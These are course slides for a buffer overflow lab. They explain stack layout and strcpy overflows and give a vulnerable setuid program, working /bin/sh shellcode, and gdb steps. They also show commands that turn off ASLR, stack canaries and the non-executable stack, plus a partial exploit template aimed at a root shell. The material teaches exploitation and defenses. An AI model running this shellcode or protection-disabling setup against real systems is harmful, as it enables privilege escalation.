
Buffer Overflow Vulnerability Lab

Kailiang


❖ Buffer Overflow Vulnerability



(a) A code example (b) Active Stack Frame in func()

Stack Direction: Stack grows from high address to low address (while buffer grows from low address to high address)

❖ Buffer Overflow Vulnerability



(a) A code example

(b) Active Stack Frame in func()


Return Address: address to be executed after the function returns

❖ Buffer Overflow Vulnerability

```
void func (char *str) {
   char buffer[12];
   int  variable_a;
   strcpy (buffer, str);
}

Int main() {
   char *str = "I am greater than 12 bytes";
   func (str);
}
```

(a) A code example



(b) Active Stack Frame in func()


Frame Pointer (FP): is used to reference the local variables and the function parameters. This pointer is stored in a register (e.g. in Intel 80x86, it is the ebp register).

❖ Buffer Overflow Vulnerability

```
void func (char *str) {
   char buffer[12];
   int  variable_a;
   strcpy (buffer, str);
}

Int main() {
   char *str = “I am greater than 12 bytes”;
   func (str);
}
```

(a) A code example



(b) Active Stack Frame in func()

In the following, we use $ebp to represent the value of the Frame Pointer register.

Address(buffer[0]) = ?

Address(str) = ?


Address(Return Address) = ?

❖ Buffer Overflow Vulnerability

```
void func (char *str) {
   char buffer[12];
   int  variable_a;
   strcpy (buffer, str);
}

Int main() {
   char *str = “I am greater than 12 bytes”;
   func (str);
}
```


(a) A code example



(b) Active Stack Frame in func()

1> The function strcpy(buffer, str) copies the contents from str to buffer[].
2> The string pointed by str has more than 12 chars, while the size of buffer[] is only 12.

❖ Buffer Overflow Vulnerability



(a) A code example (b) Active Stack Frame in func()

3> The function strcpy() does not check whether the boundary of buffer[] has reached. It only stops when seeing the end-of-string character ’\0’.

4> Therefore, contents in the memory above buffer[] will be overwritten by the characters at the end of str.

❖ Exploit Buffer Overflow Vulnerability

```
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int func (char *str)
{
    char buffer[12];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    func (str);
    printf("Returned Properly\n");
    return 1;
}
```

❖ Exploit Buffer Overflow Vulnerability

1> Injecting the Malicious Code

2> Jumping to the Malicious Code

❖ Exploit Buffer Overflow Vulnerability

1> Injecting the Malicious Code

--- *Control the contents of the buffer in the target program.*

--- *Vulp reads contents from the “badfile”, and copy the contents to buffer.*

❖ Exploit Buffer Overflow Vulnerability

--- *How to write the malicious code?*

```
#include <stdio.h>

int main( ) {
   char *name[2];

   name[0] = ``/bin/sh'';
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

A. can we directly use the source code in the buffer overflow attack?

B. can we directly use the binary code as our shell-code in the buffer overflow attack?

❖ **Exploit Buffer Overflow Vulnerability**

B. can we directly use the binary code as our shell-code in the buffer overflow attack?

First, to invoke the system call execve(), we need to know the address of the string "/bin/sh". Where to store this string and how to derive the location of this string are not trivial problems.

Second, there are several NULL (i.e., 0) in the code. This will cause strcpy to stop. If the vulnerability is caused by strcpy, we will have a problem.

❖ Exploit Buffer Overflow Vulnerability


```
#include <stdlib.h>
#include <stdio.h>

const char code[] =
  "\x31\xc0"          /* Line 1:  xorl    %eax,%eax               */
  "\x50"              /* Line 2:  pushl   %eax                    */
  "\x68""//sh"        /* Line 3:  pushl   $0x68732f2f             */
  "\x68""/bin"        /* Line 4:  pushl   $0x6e69622f             */
  "\x89\xe3"          /* Line 5:  movl    %esp,%ebx               */
  "\x50"              /* Line 6:  pushl   %eax                    */
  "\x53"              /* Line 7:  pushl   %ebx                    */
  "\x89\xe1"          /* Line 8:  movl    %esp,%ecx               */
  "\x99"              /* Line 9:  cdql                            */
  "\xb0\x0b"          /* Line 10: movb    $0x0b,%al               */
  "\xcd\x80"          /* Line 11: int     $0x80                   */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

❖ Exploit Buffer Overflow Vulnerability

2> Jumping to the Malicious Code



❖ Exploit Buffer Overflow Vulnerability

What do we need ?

--- *&buffer[0] ?*

--- *return address ?*

--- *Distance between buffer[0] and return address ?*

--- *Malicious code address ?*

GDB is the answer!

gdb

Compile:

gcc –o test test.c –g

debug file:

$gdb test

Break point:

break bof

Run program:

run

Print variable reference:

print &buffer

Print register:

print $ebp

gdb

Print address value:

x 0xffffffff

Print continuous address layout:

x/16 0xffffffff

Assemble code for specific function:

disassemble bof

❖ Lab Tasks

2.1 Initial Setup

1> Address Space Randomization

```
$ su root
  Password: (enter root password)
#sysctl -w kernel.randomize_va_space=0
```

❖ Lab Tasks

Task 1: Initial Setup

2> The StackGuard Protection Scheme

```
$ gcc -fno-stack-protector example.c
```

3> Non-Executable Stack

```
For executable stack:
$ gcc -z execstack  -o test test.c

For non-executable stack:
$ gcc -z noexecstack  -o test test.c
```

Task 1: ShellCode

```
/* call_shellcode.c  */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>

const char code[] =
  "\x31\xc0"          /* Line 1:  xorl    %eax,%eax              */
  "\x50"              /* Line 2:  pushl   %eax                   */
  "\x68""//sh"        /* Line 3:  pushl   $0x68732f2f            */
  "\x68""/bin"        /* Line 4:  pushl   $0x6e69622f            */
  "\x89\xe3"          /* Line 5:  movl    %esp,%ebx              */
  "\x50"              /* Line 6:  pushl   %eax                   */
  "\x53"              /* Line 7:  pushl   %ebx                   */
  "\x89\xe1"          /* Line 8:  movl    %esp,%ecx              */
  "\x99"              /* Line 9:  cdql                           */
  "\xb0\x0b"          /* Line 10: movb    $0x0b,%al              */
  "\xcd\x80"          /* Line 11: int     $0x80                  */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

$ gcc -z execstack -o call_shellcode call_shellcode.c

Task 1: The Vulnerable Program

/* stack.c*/

```
$ su root
  Password (enter root password)
# gcc -o stack -z execstack -fno-stack-protector stack.c
# chmod 4755 stack
# exit
```


Task 1: Exploiting the Vulnerability

1> Use exploit.c to generate “badfile”
2> Modify exploit.c

eg:

```
char buffer[517];
*((long *) (buffer  + ???) = 0x????????;
memcpy(buffer + ???, shellcode, sizeof(shellcode));
```

Task 1: Exploiting the Vulnerability



Task 1: Exploiting the Vulnerability

3> show attack succeed

```
$ gcc -o exploit exploit.c
$./exploit          // create the badfile
$./stack            // launch the attack by running the vulnerable program
# <---- Bingo! You've got a root shell!
```

- **When you write the report for task 1…**

  1. provide the evidence for the key facts for attack to success (eg: buffer[0] address, address of shell code)

  2. put screenshot for your exploit.c, $hexdump badfile

  3. after attack succeed, the uid and euid are all root

  4. DO NOT use root to debug the program

Task 2: Address Randomization

Initial:

sudo sysctl –w kernel.randomize_va_space=2

Repeat task1:

Show your observation and explain it.

Task 2: Address Randomization

How about running attack for many times to increase the chance?

sh –c “while [1]; do ./stack; done;”

Task 3: Stack Guard

Initial:

1. sudo sysctl –w kernel.randomize_va_space=0
2. compile vulnerable set-root-uid program without “-fno-stack-protector”

Repeat task1:

Show your observation and explain why.

Task 4: No-executable Stack

Initial:

1. sudo sysctl –w kernel.randomize_va_space=0
2. gcc –o stack –fno-stack-protector –z noexecstack stack

Repeat task1:

Show your observation and explain why.

Grade Criteria

- Task1: 45%
- Task2: 25%
- Task3: 15%
- Task4: 15%